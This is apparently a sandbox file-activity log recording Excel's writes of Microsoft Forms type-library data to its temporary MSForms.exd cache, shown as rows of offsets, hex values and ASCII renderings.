C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,...........X....... ....L...........x... ....@...........l.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8..........	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,.......................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. ....h..... ....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	05 27 bd 76 7a 11 34 46 87 1b 39 6e 7d e3 ac 79 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.'.vz.4F..9n}..y.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0...,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	............-.stdole2.tlbWWW.. ....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<......dE ..8A...G...0...I...)...H..|F.. l=..,B...!...;..PG..TF..TC..T> ...,..l<..L:..,D..x8...E..$G.. .E...C.. I...I..40..0@...B...D ..(>...?..@B.. E...G...C...2.. A...H..hD...E...&.../..T+...2 ...A...@...4...+...@..t;...,.. xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW ..DragDropWW..InheritWWW..OnWW WW..OffWWW..DefaultWWW..ArrowW ..CrossW..IBeamW..SizeNESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK..............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<..............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<..............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b..............	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I..........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P...........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
